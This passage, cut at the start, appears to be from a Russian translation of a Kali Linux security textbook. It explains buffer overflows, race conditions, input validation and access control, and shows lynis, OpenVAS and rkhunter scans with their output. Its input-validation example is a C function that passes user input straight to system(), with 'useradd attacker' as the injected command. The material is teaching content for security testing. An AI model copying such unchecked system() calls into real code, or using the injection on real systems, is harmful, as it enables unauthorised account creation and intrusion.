могут быть аутентифицированы или не аутентифицированы. Если не прошедший проверку пользователь сможет использовать уязвимость для получения локального доступа к системе, это будет плохо. Не все удаленные уязвимости приводят к локальному или интерактивному доступу к системе. Уязвимости могут привести к отказу в обслуживании, компрометации данных, нарушению целостности или, возможно, полному интерактивному доступу к системе.

ПРИМЕЧАНИЕ

> Возможно, вы думаете, что эксплойты, требующие аутентификации, также плохи. Они плохие, но по-другому. Если кто-то должен предоставить учетные данные, то есть они аутентифицированы, чтобы использовать уязвимость, это означает одну из двух вещей: либо инсайдерскую атаку, либо скомпрометированные учетные данные. Инсайдерская атака - это другая ситуация, потому что если вы уже можете аутентифицироваться и хотите вызвать проблему, вам, вероятно, не нужно использовать уязвимость. Если вместо этого вы скомпрометировали учетные данные, это следует решать и другими способами. Если я могу получить доступ к вашей системе без какой-либо аутентификации, это действительно плохо, потому что это означает, что любой может это сделать.

Сетевые устройства, такие как коммутаторы и маршрутизаторы, также подвержены уязвимостям. Если одно из этих устройств будет скомпрометировано, это может нанести ущерб доступности или даже конфиденциальности сети. Тот, кто имеет доступ к коммутатору или маршрутизатору, может перенаправить трафик на устройства, которые иначе не должны иметь его. Кали поставляется с инструментами, которые могут быть использованы для проверки уязвимости сетевых устройств. Поскольку Cisco является видным поставщиком, неудивительно, что большинство инструментов, ориентированных на уязвимости в сетевых устройствах, сосредоточены на Cisco.

Типы уязвимостей

Проект Open Web Application Security Project (OWASP) предоставляет список распространенных категорий уязвимостей. Каждый год OWASP выпускает список из 10 основных угроз безопасности приложений. Программное обеспечение выпускается и обновляется каждый год, и каждая часть программного обеспечения все равно имеет ошибки. Когда дело доходит до ошибок, связанных с безопасностью, которые создают уязвимости, следует помнить о самых распространенных. Прежде чем мы перейдем к поиску этих уязвимостей, вы должны немного понять, что такое каждая из этих уязвимостей.

Переполнение буфера

Переполнение буфера является общей уязвимостью и используется в течение десятилетий. Хотя некоторые языки выполняют большую проверку данных, вводимых в программу, а также данных, которые передаются в программе, не все языки делают это. Иногда это зависит от языка и того, как он создает исполняемый файл для выполнения таких проверок. Однако некоторые языки не выполняют таких проверок. Проверка данных автоматически создает накладные расходы, и не все языки хотят навязывать такие накладные расходы программистам и программам.

Переполнение буфера использует преимущества структуры данных в памяти. Каждая программа получает кусок памяти. Часть этой памяти выделяется для кода, а другая - для данных, для которых предназначен код. Часть этой памяти представляет собой структуру данных, называемую стеком. Подумайте о том, чтобы пройти через кафетерий или даже шведский стол. Тарелки или лотки находятся в стопке. Кто-то, проходящий, вытягивает из верхней части стопки, но когда тарелки или подносы пополняются, новые тарелки или подносы помещаются на верх стопки. Когда стек пополняется таким образом, вы можете подумать о добавлении в стек. Однако, когда верхний элемент удаляется, вы можете подумать о том, чтобы вытолкнуть верхнюю часть стека.

Программы работают точно так же. Программы, как правило, структурированы с использованием функций. Функция - это сегмент кода, который выполняет определенное действие. Это позволяет одному и тому же сегменту кода вызываться несколько раз в нескольких местах программы без необходимости дублирования этого сегмента. Это также позволяет выполнять нелинейный код. Вместо того, чтобы иметь одну длинную программу, которая запускается последовательно, использование функций позволяет программе изменять свой поток выполнения с помощью прыжков в памяти. Когда функции вызываются, им часто нужны параметры. Это данные, на которые действуют функции. Когда вызывается функция, параметры и локальные переменные функции помещаются в стек. Этот блок данных называется стековым фреймом.

Внутри стекового фрейма находятся не только данные, связанные с функцией, но также адрес, по которому программа должна вернуться после завершения функции. Вот как программы могут работать нелинейно. Процессор не поддерживает весь поток программы. Вместо этого, перед вызовом функции, адрес в блоке кода, где программа выполнялась в последний раз, также помещается в стек.

Переполнение буфера происходит, когда переменной выделяется пространство в стеке. Допустим, вы ожидаете получить данные от пользователя длиной 10 байт. Если пользователь вводит 15 символов, это на 5 байт больше, чем пространство, выделенное для переменной, которая копируется в него. Из-за структуры стека все переменные и данные идут перед указателем инструкции возврата. К данным, помещаемым в буфер, некуда деваться, если язык не выполняет какой-либо предварительной проверки для усечения данных. Вместо этого он просто записывает следующие адреса в памяти. Это может привести к перезаписи указателя инструкции возврата.

Рисунок 4-1 показывает упрощенный пример стекового фрейма для отдельной функции. Некоторые элементы, принадлежащие фрейму стека, здесь не демонстрируются. Вместо этого мы концентрируемся только на тех частях, которые нам небезразличны. Если функция читает в var2, злоумышленник может ввести больше 32 ожидаемых символов. Как только 32 символа будут превышены, любые дополнительные данные будут записаны в адресное пространство, где хранится адрес инструкции возврата. Когда функция вернется, это значение будет считано из стека, и программа попытается перейти к этому адресу. Переполнение буфера пытается заставить программу перейти в местоположение, известное злоумышленнику или под его контролем, для выполнения кода злоумышленника.




Рис. 4-1. Упрощенный вид кадра стека

Когда злоумышленник запускает нужный код, а не код программы, вы увидите, что это называется выполнением произвольного кода. Это означает, что злоумышленник может контролировать ход выполнения программы. Как только злоумышленник сможет это сделать, он потенциально может получить доступ к ресурсам, к которым у владельца программы есть разрешения.

Состояние гонки

Любая запущенная программа не имеет монопольного доступа к процессору. Когда программа находится в рабочем режиме, она выгружается в очередь процессора и выходит из нее, чтобы можно было выполнить код. Современные программы часто многопоточные; у них есть несколько одновременных путей исполнения. Эти потоки выполнения по-прежнему имеют доступ к одному и тому же пространству данных, и если у меня работают два потока, которые оба изменяют определенную переменную, и потоки каким-то образом выходят из последовательности, могут возникнуть проблемы с работой программы. Пример 4-1, показывает небольшой раздел кода C.

Пример 4-1. Простая функция кода C

```
int x;

void update(int y)
{
        x = x + y
        if (x == 100)
        {
            printf("we are at the value");
        }
}
```

Допустим, у нас есть два потока, одновременно выполняющих эту функцию. Переменная x увеличивается на какое-то неизвестное значение двумя отдельными потоками. Условие гонки - это то, что происходит, когда два отдельных пути выполнения обращаются к одному и тому же набору данных в одно и то же время. Когда память не заблокирована, чтение может происходить в тот момент, когда произошла запись, которая не ожидалась. Все зависит от сроков.

Если для правильного прохождения программы требуется определенное время, существует вероятность состояния гонки. Переменные могут быть изменены перед критическим чтением, которое может контролировать функциональность программы. У вас может быть что-то вроде имени файла, которое можно вставить до того, как значение будет прочитано и обработано. Условия гонки могут быть сложно найти и изолировать из-за асинхронного характера программ с несколькими потоками. Без элементов управления, таких как семафоры, которые указывают, когда значения находятся в состоянии, в которое они могут быть безопасно прочитаны или записаны, вы можете получить противоречивое поведение просто потому, что программист не может напрямую контролировать, какой поток получит доступ к ЦП в каком порядке.

Проверка ввода

Проверка ввода - это широкая категория, которая в некоторой степени охватывает переполнение буфера. Если переданный буфер слишком длинный и не проверен, это проблема проверки ввода. Однако при проверке входных данных возникает гораздо больше проблем, чем просто переполнение буфера. В примере 4-2 показан небольшой фрагмент кода на C, который может быть легко уязвим для атаки без надлежащей проверки ввода.

Пример 4-2. Проверка входных данных с потенциальной ошибкой

```
int tryThis(char *value)
{
        int ret;
        ret = system(value);
        return ret;
}
```

Это небольшая функция, которая принимает строку в качестве параметра. Параметр передается непосредственно в систему функций библиотеки C, которая передает выполнение операционной системе. Если передать значение *useradd attacker*, оно будет передано непосредственно операционной системе, и если у программы будут необходимые разрешения, это создаст пользователя с именем *attacker*. Любая команда операционной системы может быть передана таким образом. Без надлежащей проверки ввода это может быть серьезной проблемой, особенно без соответствующих разрешений, предоставляемых атакуемой программе.

Это проблема, которая, вероятно, чаще встречается в веб-приложениях. Внедрение команд, SQL-инъекции и XML-атаки - все это примеры плохой проверки ввода. Значения передаются в элементы приложения без проверки. В качестве примера это может быть команда операционной системы или код SQL. Если программист не проверяет правильность ввода перед тем, как действовать, могут произойти плохие вещи.

Контроль доступа

Контроль доступа - это немного категория catchall. Одна из областей, где это проблема, когда программы дают больше прав или привилегий, чем они должны функционировать. Любая программа, работающая от имени root, например, потенциально проблематична. Если код можно использовать, как при плохо проверенном вводе или переполнении буфера, все, что делает злоумышленник, будет иметь разрешения root.

Это не строго ограничено программами, работающими от имени пользователя root. Любая программа запускается с разрешениями владельца программы. Если у какого-либо владельца программы есть права доступа к любому ресурсу в системе, эксплойт этой программы может дать злоумышленнику доступ к этому ресурсу. Эти типы атак могут привести к повышению привилегий: пользователь получает доступ к тому, к чему у него не должно быть доступа при нормальном состоянии дел в системе.

Эта конкретная проблема может быть решена, по крайней мере до некоторой степени, путем требования аутентификации в приложении. По крайней мере, это препятствие для злоумышленника, чтобы очистить, прежде чем просто использовать программу — им придется обойти аутентификацию либо путем прямой атаки, либо путем приобретения или угадывания пароля. Иногда лучшее, на что мы можем надеяться, это сделать получение доступа раздражающим.

Локальные уязвимости

Локальные уязвимости требуют определенного уровня доступа к системе. Объект локальной уязвимости не в том, чтобы получить доступ. Доступ должен быть уже получен, прежде чем можно будет использовать локальную уязвимость. Идея использования локальной уязвимости часто заключается в том, чтобы получить доступ к тому, к чему у злоумышленника нет другого доступа.

Особенность локальных уязвимостей заключается в том, что они могут возникать в любой программе системы. Это включает в себя запущенные сервисы - программы, которые работают в фоновом режиме без прямого взаимодействия с пользователем и часто называемые демонами, а также любые другие программы, к которым пользователь может получить доступ. Такая программа, как passwd, настроена так, что позволяет любому пользователю запускать ее и получать временные привилегии root. Это необходимо, потому что изменение пароля пользователя требует изменений в файле, в который может записывать только root. Если бы я хотел изменить свой пароль, я мог бы запустить passwd, но поскольку база паролей должна быть изменена, программе passwd необходимо иметь привилегии root для записи в нужный файл. Если в программе passwd была уязвимость, эта программа временно запускалась бы как root, что означает, что любой эксплойт может быть запущен с правами root.

ПРИМЕЧАНИЕ

Программа, для которой установлен бит setuid, запускается как пользователь, которому принадлежит файл. Обычно пользователь, которому принадлежит файл, будет пользователем root, поскольку есть некоторые функции, которые пользователи должны выполнять, для которых требуются привилегии root, например, изменение собственного пароля. Однако программа setuid может быть для любого пользователя. Независимо от того, кто запустил программу, когда она запущена, она будет выглядеть так, как будто владелец программы на диске запускает программу.

Использование lynis для локальных проверок

Программы доступны в большинстве дистрибутивов Linux, которые могут запускать тесты на локальные уязвимости. Кали ничем не отличается. Одной из этих программ является *lynis*, сканер уязвимостей, который запускается в локальной системе и проходит через многочисленные проверки параметров, которые были бы распространены при установке защищенной операционной системы. Защищенные операционные системы настроены на устойчивость к атакам. Это может означать включение ведения журнала, ужесточение разрешений и выбор других настроек.

Программа *lynis* имеет настройки для разных типов сканирования. Вы можете сделать быстрое сканирование или полное сканирование, в зависимости от глубины, которую вы хотите пройти. Существует также возможность запуска в режиме пентеста, который является непривилегированным сканированием. Это ограничивает то, что можно проверить. Все, что требует root-доступа, например просмотр некоторых файлов конфигурации, невозможно проверить в режиме пентеста. Это может дать вам хорошее представление о том, что может сделать злоумышленник, если он получит доступ к обычной непривилегированной учетной записи. В примере 4-3 показан частичный вывод прогона *lynis* для базовой установки Kali.

Пример 4-3. Вывод программы lynis

```
[+] Memory and Processes
------------------------------------
- Checking /proc/meminfo                                  [ FOUND ]
- Searching for dead/zombie processes                     [ OK ]
- Searching for IO waiting processes                      [ OK ]
[+] Users, Groups and Authentication
------------------------------------
- Administrator accounts                                   [ OK ]
- Unique UIDs                                              [ OK ]
- Consistency of group files (grpck)                       [ OK ]
- Unique group IDs                                         [ OK ]
- Unique group names                                       [ OK ]
- Password file consistency                                [ OK ]
- Query system users (non daemons)                         [ DONE ]
- NIS+ authentication support                              [ NOT
                                                           ENABLED ]
- NIS authentication support                               [ NOT
                                                           ENABLED ]
- sudoers file                                            [ FOUND ]
- Check sudoers file permissions                          [ OK ]
- PAM password strength tools                            [SUGGESTION ]
```

```
- PAM configuration files (pam.conf)                          [ FOUND ]
- PAM configuration files (pam.d)                             [ FOUND ]
- PAM modules                                                 [ FOUND ]
- LDAP module in PAM                                          [ NOT
                                                                FOUND ]
- Accounts without expire date                                [ OK ]
- Accounts without password                                   [ OK ]
- Checking user password aging (minimum)                     [ DISABLED ]
- User password aging (maximum)                               [ DISABLED ]
- Checking expired passwords                                  [ OK ]
- Checking Linux single user mode authentication              [ WARNING ]
- Determining default umask
- umask (/etc/profile)                                       [ NOT
                                                               FOUND ]
- umask (/etc/login.defs)                                    [ SUGGESTION ]
- LDAP authentication support                                [ NOT
                                                               ENABLED ]
- Logging failed login attempts                              [ ENABLED ]
```

Как видно из выходных данных, lynis обнаружил проблемы с инструментами надёжности паролей в сменном модуле аутентификации (PAM), так что он был готов выдвинуть предложение. Кроме того, обнаружена проблема с настройками разрешений для файлов по умолчанию. Это параметр umask, который был проверен в */etc/login.defs*. Наконец, обнаружена проблема с аутентификацией в однопользовательском режиме. Однопользовательский режим - это когда вы можете получить физический доступ к системе и перезагрузить ее. Если не указано иное, загрузка в однопользовательском режиме не требует аутентификации, а один пользователь является пользователем root. Любой, кто имеет физический доступ к системе, может загружаться в нее от одного пользователя и добавлять пользователей, менять пароли и вносить другие изменения, прежде чем вернуться в обычный режим.
Вывод на консоль обеспечивает один уровень детализации, но создается файл журнала. Глядя на файл журнала, который по умолчанию */var/log/lynis.log*, вы можете увидеть гораздо больше деталей. В примере 4-4 показан фрагмент вывода из этого файла из предыдущего запуска. Выходные данные в этом файле журнала показывают каждый шаг, предпринятый программой, а также результат каждого шага. Вы также заметите, что при наличии результатов программа будет указывать их в выходных данных. В случае с *libpam-usb* вы увидите, что существует предложение о том, что можно сделать, чтобы еще больше защитить операционную систему от атак.

Пример 4-4. Файл лога журнала после запуска lynis

```
2018-01-06 20:11:48 ===----------------------------------------------
===
2018-01-06 20:11:48 Performing test ID CUST-0280 (Checking if libpamtmpdir
is
installed and enabled.)
2018-01-06 20:11:49 - libpam-tmpdir is not installed.
2018-01-06 20:11:49 Hardening: assigned partial number of hardening
points (0 of 2).
Currently having 0 points (out of 2)
2018-01-06 20:11:49 Suggestion: Install libpam-tmpdir to set $TMP and
$TMPDIR for
PAM sessions [test:CUST-0280] [details:-] [solution:-]
2018-01-06 20:11:49 Status: Checking if libpam-usb is
installed and enabled...
2018-01-06 20:11:49 ===----------------------------------------------
===
2018-01-06 20:11:49 Performing test ID CUST-0285 (Checking if libpam-usb
is installed
and enabled.)
2018-01-06 20:11:49 - libpam-usb is not installed.
2018-01-06 20:11:49 Hardening: assigned partial number of hardening
points (0 of 10).
Currently having 0 points (out of 12)
2018-01-06 20:11:49 Suggestion: Install libpam-usb to enable multifactor
authentication for PAM sessions [test:CUST-0285] [details:-]
[solution:-]
2018-01-06 20:11:49 Status: Starting file system checks...
2018-01-06 20:11:49 Status: Starting file system checks for dm-crypt,
cryptsetup &
cryptmount...
```

Это программа, которую могут регулярно использовать все, кто работает с системой Linux, чтобы они могли знать о проблемах, которые необходимо исправить. Тем не менее, как человек, участвующий в тестировании на проникновение или безопасность, эта программа может работать в системах Linux, к которым у вас есть доступ. Если вы работаете рука об руку с компанией, для которой вы тестируете, выполнение локального сканирования будет проще. Вам может быть предоставлен локальный доступ к системам, чтобы вы могли запускать подобные программы. Конечно, эта программа должна быть установлена на любой системе, с которой вы хотите ее запустить. В этом случае вы бы не запускали его из самой Кали. Однако вы можете получить большой опыт работы с lynis, запустив его в своей локальной системе и обратившись к выводу.

Локальное сканирование OpenVAS

Вы не ограничены тестированием в локальной системе локальных уязвимостей. Под этим я подразумеваю, что вам не нужно входить в систему для запуска программ, чтобы выполнить тестирование. Вместо этого вы можете использовать удаленный сканер уязвимостей и предоставить ему учетные данные для входа. Это позволит сканеру входить в систему удаленно и выполнять сканирование через сеанс входа в систему.
Например, OpenVAS - это сканер уязвимостей, который можно установить в Kali Linux. Хотя это, прежде всего, удаленный сканер уязвимостей, как вы увидите, он может быть снабжен учетными данными для входа в систему. Эти учетные данные для входа, показанные в конфигурации, показанной на рис. 4-2, будут использоваться OpenVAS для удаленного входа в систему. Вы можете выбрать опцию для автоматической генерации OpenVAS, при которой OpenVAS будет пытаться использовать пароли для указанного имени пользователя.




Рис. 4-2. Настройка учетных данных в OpenVAS

Однако учетные данные - это только часть процесса. Вам все еще нужно настроить сканирование, которое может использовать учетные данные. Первое, что нужно сделать, - это определить или создать конфигурацию сканирования, которая включает локальные уязвимости для целевых операционных систем, которые у вас есть. В качестве примера на рис. 4-3 показано диалоговое окно с отображением раздела семейств уязвимостей, доступных в OpenVAS. Вы можете увидеть несколько операционных систем, перечисленных с локальными уязвимостями. Это включает в себя CentOS, а также Debian и Fedora. Многие другие операционные системы включены, и каждое семейство может иметь сотни, если не тысячи, уязвимостей.




Рис. 4-3 Выбор разделов уязвимостей в OpenVAS

После того, как вы выбрали уязвимости, вам нужно создать цели и применить свои учетные данные. Рисунок 4-4 показывает диалоговое окно в OpenVAS для создания цели. Для этого необходимо указать IP-адрес, или диапазон IP-адресов, или файл, содержащий список IP-адресов, которые должны быть целевыми. Хотя в этом диалоговом окне предусмотрены и другие параметры, наиболее важными для нас являются те, в которых мы указываем учетные данные. Созданные здесь учетные данные были выбраны для использования против целей, на которых серверы SSH работают на порту 22. Если вы ранее определили другие серверы SSH, вы можете указать другие порты. В дополнение к SSH, вы можете выбрать SMB и ESXi в качестве протоколов для входа в систему.




Рис. 4-4. Выбор цели в OpenVAS

Каждая операционная система будет отличаться, и это особенно верно для Linux, поэтому в OpenVAS есть разные семейства для локальных уязвимостей. Каждый дистрибутив настроен немного по-своему и имеет разные наборы пакетов. Помимо дистрибутива, пользователи могут иметь много вариантов для категорий пакетов. Как только база установлена, обычно могут быть установлены сотни дополнительных пакетов, и каждый из них может создавать уязвимости.

ПРИМЕЧАНИЕ

Один из распространенных подходов к защите - это ограничение количества установленных пакетов. Это особенно верно, когда речь идет о серверных системах, в которых должен быть установлен минимальный объем программного обеспечения, необходимого для работы служб.

Руткиты

Хотя он не является строго сканером уязвимостей, о Rootkit Hunter стоит знать. Эта программа может быть запущена локально в системе, чтобы определить, была ли она взломана и установлен ли корневой комплект. Корневой комплект - это программный пакет, предназначенный для поддержки вредоносного ПО. Это может включать в себя замену утилит операционной системы, чтобы скрыть наличие запущенного вредоносного ПО. Например, программа *ps* может быть изменена, чтобы не показывать процессы, связанные с вредоносным ПО. Кроме того, *ls* может скрывать наличие файлов вредоносных программ. Корневые комплекты могут также реализовывать черный ход, который позволит злоумышленникам получить удаленный доступ.

Если программное обеспечение корневого набора было установлено, это может означать, что где-то была использована уязвимость. Это также означает, что программное обеспечение, которое вам не нужно, работает в вашей системе. Знание Rootkit Hunter может быть полезно для сканирования систем. Возможно, вы захотите потратить время на запуск этой программы в любой системе, с которой вы запускали сканеры и обнаружили уязвимости. Это может указывать на то, что система была взломана. Запуск Rootkit Hunter позволит вам определить, установлены ли в вашей системе руткиты.

Имя исполняемого файла - *rkhunter*, и его легко запустить, хотя он не установлен в стандартной сборке текущего дистрибутива Kali Linux. *rkhunter* запускает проверки, чтобы определить, установлены ли корневые комплекты. Для начала он запускает проверки прав доступа к файлам, которые вы можете увидеть в примере 4-5. Кроме того, *rkhunter* выполняет поиск по шаблону сигнатур того, как выглядят известные руткиты. Как и большинство антивирусных программ, *rkhunter* не может найти то, о чем он не знает. Он будет искать аномалии, например, неправильные права доступа к файлам. Он будет искать файлы, о которых он знает, из известных руткитов. Если есть корневые наборы, о которых он не знает, они не будут обнаружены.

Пример 4-5. Запуск Rootkit Hunter

```
root@rosebud:~# rkhunter --check
[ Rootkit Hunter version 1.4.4 ]
Checking system commands...
Performing 'strings' command checks
Checking 'strings' command                              [ OK ]
Performing 'shared libraries' checks
Checking for preloading variables                       [None
found]
Checking for preloaded libraries                        [None
```

```
found]
Checking LD_LIBRARY_PATH variable                          [Not found]
Performing file properties checks
Checking for prerequisites                                 [ OK ]
/usr/sbin/adduser                                           [ OK ]
/usr/sbin/chroot                                            [ OK ]
/usr/sbin/cron                                              [ OK ]
/usr/sbin/groupadd                                          [ OK ]
/usr/sbin/groupdel                                          [ OK ]
/usr/sbin/groupmod                                          [ OK ]
/usr/sbin/grpck                                             [ OK ]
```

Как и в случае с *lynis*, этот программный пакет; Rootkit Hunter вам нужно будет установить в системе, которую вы проверяете. Если вы много работаете с тестированием и эксплойтами на своем экземпляре Kali, неплохо бы продолжать проверять свою собственную систему. Каждый раз, когда вы запускаете программное обеспечение из источника, которому вы не обязательно полностью доверяете, что может быть в случае, если вы работаете с проверенными на использование эксплойтами, вы должны проверять свою систему на наличие вирусов и других вредоносных программ. Это так же верно как для Linux, так и для других платформ. Linux не является неуязвимым для атак или вредоносных программ. Лучше всего, чтобы ваша система была максимально чистой и безопасной.

Удаленные уязвимости

Хотя иногда вы можете получить доступ к системам, работая в тесном контакте с вашей целью, вам определенно придется выполнять удаленные проверки на наличие уязвимостей, когда вы проводите тестирование безопасности. Когда вы получаете полный доступ, который может включать учетные данные для тестирования, сборки рабочего стола для аудита без влияния на пользователей или настройки конфигурации сетевых устройств, вы проводите тестирование по методу «белого ящика». Если у вас нет сотрудничества с целью, кроме четкого соглашения с ними о том, что вы планируете делать, вы проводите тестирование «черного ящика»; Вы вообще ничего не знаете о том, что тестируете. Вы также можете провести тестирование методом серого ящика. Это где-то между белым и черным ящиками, хотя между ними много градаций.

При тестировании полезно начинать работу с поиска на наличие удаленных уязвимостей. Вам нужно будет использовать сканер уязвимостей. Сканер уязвимостей OpenVAS можно легко установить на Kali Linux. Хотя это не единственный сканер уязвимостей, который можно использовать, он находится в свободном доступе и включен в репозитории Kali Linux. Это следует считать отправной точкой для тестирования уязвимости. Если бы все, что нужно, это просто запустить сканер, это мог бы сделать любой. Запускать сканеры уязвимостей несложно. Ценность того, что кто-то проводит тестирование безопасности, не загружает кучу автоматизированных инструментов. Вместо этого мы интерпретируем и проверяем результаты, а также выходим за рамки автоматизированных инструментов.

Ранее мы исследовали, как OpenVAS можно использовать для локального сканирования. Он также может быть использован и, возможно, более широко известен для сканирования на наличие удаленных уязвимостей. Это то, на что мы собираемся потратить некоторое время, глядя сейчас. OpenVAS - довольно плотная часть программного обеспечения, поэтому мы будем использовать некоторые его возможности, а не предоставлять исчерпывающий обзор. Важной частью является понимание того, как работают сканеры уязвимостей.

ПРИМЕЧАНИЕ

Проект OpenVAS начался, когда Nessus, известный сканер уязвимостей, стал закрытым источником с коммерческим предложением. OpenVAS начинался как форк последней версии Nessus с открытым исходным кодом. С тех пор в дизайне программного обеспечения произошли значительные архитектурные

изменения. Хотя Nessus перешел на веб-интерфейс, между OpenVAS и Nessus нет никакого сходства.

